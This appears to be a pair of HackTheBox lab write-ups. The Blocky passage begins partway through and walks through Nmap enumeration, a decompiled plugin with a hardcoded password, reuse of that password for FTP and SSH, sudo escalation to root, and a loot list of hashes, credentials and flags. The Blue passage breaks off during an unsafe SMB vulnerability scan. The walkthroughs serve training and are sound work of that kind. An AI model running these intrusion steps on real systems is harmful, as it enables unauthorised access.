


Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.18 ((Ubuntu)): [enumerate_app_wordpress](#), [exploit_wordpress_plugin](#), [exploit_credsreuse](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Nov 13 12:25:27 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.blocky/results/10.10.10.37/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.blocky/results/10.10.10.37/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.37
2 Nmap scan report for 10.10.10.37
3 Host is up, received user-set (0.073s latency).
4 Scanned at 2019-11-13 12:25:28 PST for 18s
5 Not shown: 996 filtered ports
6 Reason: 996 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 21/tcp    open  ftp      syn-ack ttl 63 ProFTPD 1.3.5a
9 22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
  ↳ 2.0)
10 | ssh-hostkey:
11 |   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
12 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDXqVhO31OUgTdcXsDwffHKL6T9f1GfJ1/x/b/
  ↳ dyWx42sDZ5m1Hz46bKmbnWa0YD3LSRkStJDtyNXptzmEp31Fs2DUndVKui3LCcyKXY6FSVWp9ZDBzlW3aY8qa+
  ↳ y3390S3gp3aq277zYDnnA62U7rIltYp91u5VPBK13DITVaSgzA8mcpHRR30e3cEGaLCxty58U2/
  ↳ lyCnx3IOlh5rEbipQ1G7Cr6NMgmGtW6LrLJRQiWA10K2/tDZbLhwtkjB82pjI/OT2gpA/
  ↳ v1ZJH0elbMXW40Et6b0s2oK/V2bVozpoRyoQuts8zcRmCViVs8B3p7T1Qh/Z+7Ki9lvigicfy4f1
13 |   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
14 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgEpgEZGGbtm5su0Aio9ut2h0QYLN39Uhni8i4E
  ↳ /Wdir1gHxDCLMoNPQXD0nEU01QQVbioUUMgFRAXYLh1NF8=
15 |   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
16 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILqVrP5vDD4MdQ2v3ozqDPxG1XXZ0p5VPpVsFUR0L6Vj
17 80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
18 |_http-generator: WordPress 4.8
19 |_http-methods:
20 |_ Supported Methods: GET HEAD POST OPTIONS
21 |_http-server-header: Apache/2.4.18 (Ubuntu)
22 |_http-title: BlockyCraft &#8211; Under Construction!
23 8192/tcp  closed sophos  reset ttl 63
24 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
25
26 Read data files from: /usr/bin/./share/nmap
27 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
28 # Nmap done at Wed Nov 13 12:25:46 2019 -- 1 IP address (1 host up) scanned in 18.38 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 63 ProFTPD 1.3.5a	./results/10.10.10.37/scans/tcp_21_ftp_nmap.txt
2.	22/tcp	ssh	ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux protocol 2.0)	./results/10.10.10.37/scans/tcp_22_ssh_nmap.txt
3.	80/tcp	http	ttl 63 Apache httpd 2.4.18 ((Ubuntu))	./results/10.10.10.37/scans/tcp_80_http_gobuster.txt ./results/10.10.10.37/scans/tcp_80_http_nikto.txt ./results/10.10.10.37/scans/tcp_80_http_nmap.txt ./results/10.10.10.37/scans/tcp_80_http_robots.txt ./results/10.10.10.37/scans/tcp_80_http_whatweb.txt
4.	25565/tcp	minecraft	ttl 63 Minecraft 1.11.2 (Protocol: 127 Message: A Minecraft Server Users: 0/20)	

Figure 3: writeup.enumeration.steps.2.1

3. We find a Wordpress installation and manually find a username `notch`. Attempts to login via common default credentials failed:




Figure 4: writeup.enumeration.steps.3.1

4. We find a `plugins` directory that lists two `jar` files. We download those and find hardcoded SQL credentials for user `root` in the `BlockyCore.class` file:




Figure 5: writeup.enumeration.steps.4.1

```

1 // Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
2 // Jad home page: http://www.geocities.com/kpdus/jad.html
3 // Decompiler options: packimports(3)
4 // Source File Name:   BlockyCore.java
5
6 package com.myfirstplugin;
7
8
9 public class BlockyCore
10 {
11
12     public BlockyCore()
13     {
14         sqlHost = "localhost";
15         sqlUser = "root";
16         sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
17     }
18
19     public void onServerStart()
20     {
21     }
22
23     public void onServerStop()
24     {
25     }
26
27     public void onPlayerJoin()
28     {
29         sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!");
30     }
31
32     public void sendMessage(String s, String s1)
33     {
34     }
35
36     public String sqlHost;
37     public String sqlUser;
38     public String sqlPass;
39 }
40

```

Figure 6: writeup.enumeration.steps.4.2

Findings

Open Ports

1	21/tcp		ftp		ProFTPD 1.3.5a
2	22/tcp		ssh		OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
3	80/tcp		http		Apache httpd 2.4.18 ((Ubuntu))
4	25565/tcp		minecraft		Minecraft 1.11.2 (Protocol: 127 Message: A Minecraft Server
	↪ Users: 0/20)				

Files

```
1 http://10.10.10.37/plugins/
```

Users

```
1 wordpress: notch
```

Phase #2: Exploitation

1. We successfully login via FTP as user **notch** with password found in the `BlockCore.class` file. We find that the FTP root directory is set to the user **notch**'s home directory:

```
root@kali: ~/toolbox/data/writeups/htb.blocky # ftp 10.10.10.37
Connected to 10.10.10.37.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]
Name (10.10.10.37:root): notch
331 Password required for notch
Password:
230 User notch logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is the current directory
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x   7 notch    notch          4096 Jul  3  2017 minecraft
-r-----   1 notch    notch           32 Jul  3  2017 user.txt
226 Transfer complete
```

Figure 7: writeup.exploitation.steps.1.1

2. We also successfully gain interactive SSH access using the same credentials as above which gives us access to the first flag file, `user.txt`:

```
root@kali: ~/toolbox/data/writeups/htb.blocky # ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~$
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$ uname -a
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
notch@Blocky:~$
notch@Blocky:~$ ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
          inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:54bc/64  Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:54bc/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:489568 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42828402 (42.8 MB)  TX bytes:61181947 (61.1 MB)
```

Figure 8: writeup.exploitation.steps.2.1

```
notch@Blocky:~$ cat user.txt
59fee0977fb60b8a0bc6e41e751f3cd5notch@Blocky:~$
notch@Blocky:~$
```

Figure 9: writeup.exploitation.steps.2.2

Phase #2.5: Post Exploitation

```
1 notch@Blocky> id
2 uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46_
   ↳ (plugdev),110(lxd),115(lpadmin),116(sambashare)
3 notch@Blocky>
4 notch@Blocky> uname
5 Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64
   ↳ GNU/Linux
6 notch@Blocky>
7 notch@Blocky> ifconfig
8 ens160  Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
9         inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
10        inet6 addr: fe80::250:56ff:feb9:54bc/64 Scope:Link
11        inet6 addr: dead:beef::250:56ff:feb9:54bc/64 Scope:Global
12        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13        RX packets:490347 errors:0 dropped:0 overruns:0 frame:0
14        TX packets:207569 errors:0 dropped:0 overruns:0 carrier:0
15        collisions:0 txqueuelen:1000
16        RX bytes:42901509 (42.9 MB)  TX bytes:61223429 (61.2 MB)
17 notch@Blocky>
18 notch@Blocky> users
19 root
20 notch
```


Phase #3: Privilege Escalation

1. From the output of the `id` command and also confirming via `sudo -l`, we know that the user `notch` is a member of the `sudo` group. This means we can switch to `root` and gain elevated privileges:

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$
```

Figure 10: writeup.privesc.steps.1.1

```
notch@Blocky:~$ sudo su -
root@Blocky:~# pwd
/root
root@Blocky:~#
root@Blocky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:~#
root@Blocky:~# uname -a
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
root@Blocky:~#
root@Blocky:~# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
          inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:54bc/64  Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:54bc/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:489754 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42843570 (42.8 MB)  TX bytes:61198307 (61.1 MB)
```

Figure 11: writeup.privesc.steps.1.2

2. We then read the contents of `root.txt` file to complete the challenge:

```
root@Blocky:~# cat root.txt
0a9694a5b4d272c694679f7860f1cd5froot@Blocky:~#
root@Blocky:~#
```

Figure 12: writeup.privesc.steps.2.1

Loot

Hashes

```
1 notch:$6$RdxVAN/.$DFugS5p/G9hTNY9htDWVGKte9n9r/|
   ↵ nYYL.wVdAHfiHpnyN9dNftf5Nt.DkjrUs0PLYNcYZWhh0Vhl/5t1.....
```

Credentials

```
1 ftp: notch/8YsqfCTnvxAUeduzj.....
2 ssh: notch/8YsqfCTnvxAUeduzj.....
```

Flags

```
1 /home/notch/user.txt: 59fee0977fb60b8a0bc6e.....
2 /root/root.txt: 0a9694a5b4d272c694679f.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/48>
- [+] <https://www.youtube.com/watch?v=C2O-rilXA6I>

[HackTheBox] Blue

Date: 01/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_smb_ms17_010](#)

Overview

This is a writeup for HackTheBox VM [Blue](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 139/tcp/netbios-ssn/Microsoft Windows netbios-ssn: [exploit_smb_ms17_010](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Nov 1 17:05:41 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.blue/results/10.10.10.40/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.blue/results/10.10.10.40/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.40
2 Nmap scan report for 10.10.10.40
3 Host is up, received user-set (0.15s latency).
4 Scanned at 2019-11-01 17:05:41 PDT for 171s
5 Not shown: 991 closed ports
6 Reason: 991 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
9 139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
10 445/tcp    open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup:
  ↳ WORKGROUP)
11 49152/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
12 49153/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
13 49154/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
14 49155/tcp  open  unknown      syn-ack ttl 127
15 49156/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
16 49157/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
17 Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
18
19 Host script results:
20 | p2p-conficker:
21 |   Checking for Conficker.C or higher...
22 |   Check 1 (port 57283/tcp): CLEAN (Couldn't connect)
23 |   Check 2 (port 12383/tcp): CLEAN (Couldn't connect)
24 |   Check 3 (port 19006/udp): CLEAN (Timeout)
25 |   Check 4 (port 60472/udp): CLEAN (Timeout)
26 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
27 | smb2-security-mode:
28 |   2.10:
29 |_   Message signing enabled but not required
30 |_smb2-time: Protocol negotiation failed (SMB2)
31
32 Read data files from: /usr/bin/./share/nmap
33 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
34 # Nmap done at Fri Nov 1 17:08:32 2019 -- 1 IP address (1 host up) scanned in 171.43 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports					
#	Port	Protocol	Service		Scans
1.	135/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_135_rpc_nmap.txt
2.	139/tcp	netbios-ssn	ttl 127 Microsoft Windows netbios-ssn		./results/10.10.10.40/scans/enum4linux.txt ./results/10.10.10.40/scans/smbclient.txt ./results/10.10.10.40/scans/tcp_139_smb_nmap.txt
3.	445/tcp	microsoft-ds	ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)		./results/10.10.10.40/scans/enum4linux.txt ./results/10.10.10.40/scans/smbclient.txt ./results/10.10.10.40/scans/tcp_445_smb_nmap.txt
4.	49152/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49152_rpc_nmap.txt
5.	49153/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49153_rpc_nmap.txt
6.	49154/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49154_rpc_nmap.txt
7.	49155/tcp	unknown	ttl 127		
8.	49156/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49156_rpc_nmap.txt
9.	49157/tcp	msrpc	ttl 127 Microsoft Windows RPC		./results/10.10.10.40/scans/tcp_49157_rpc_nmap.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find SMB ports to be open on the target system. We run a Nmap NSE script scan to check if the SMB service is vulnerable:

```
1 nmap -p139,445 --script smb-vuln-* --script-args=unsafe=1 10.10.10.40
```

```
root@kali: ~/toolbox/data/writeups/htb.blue # nmap -p139,445 --script smb-vuln-* --script-args=unsafe=1 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-01 17:13 PDT
Nmap scan report for 10.10.10.40
Host is up (0.057s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
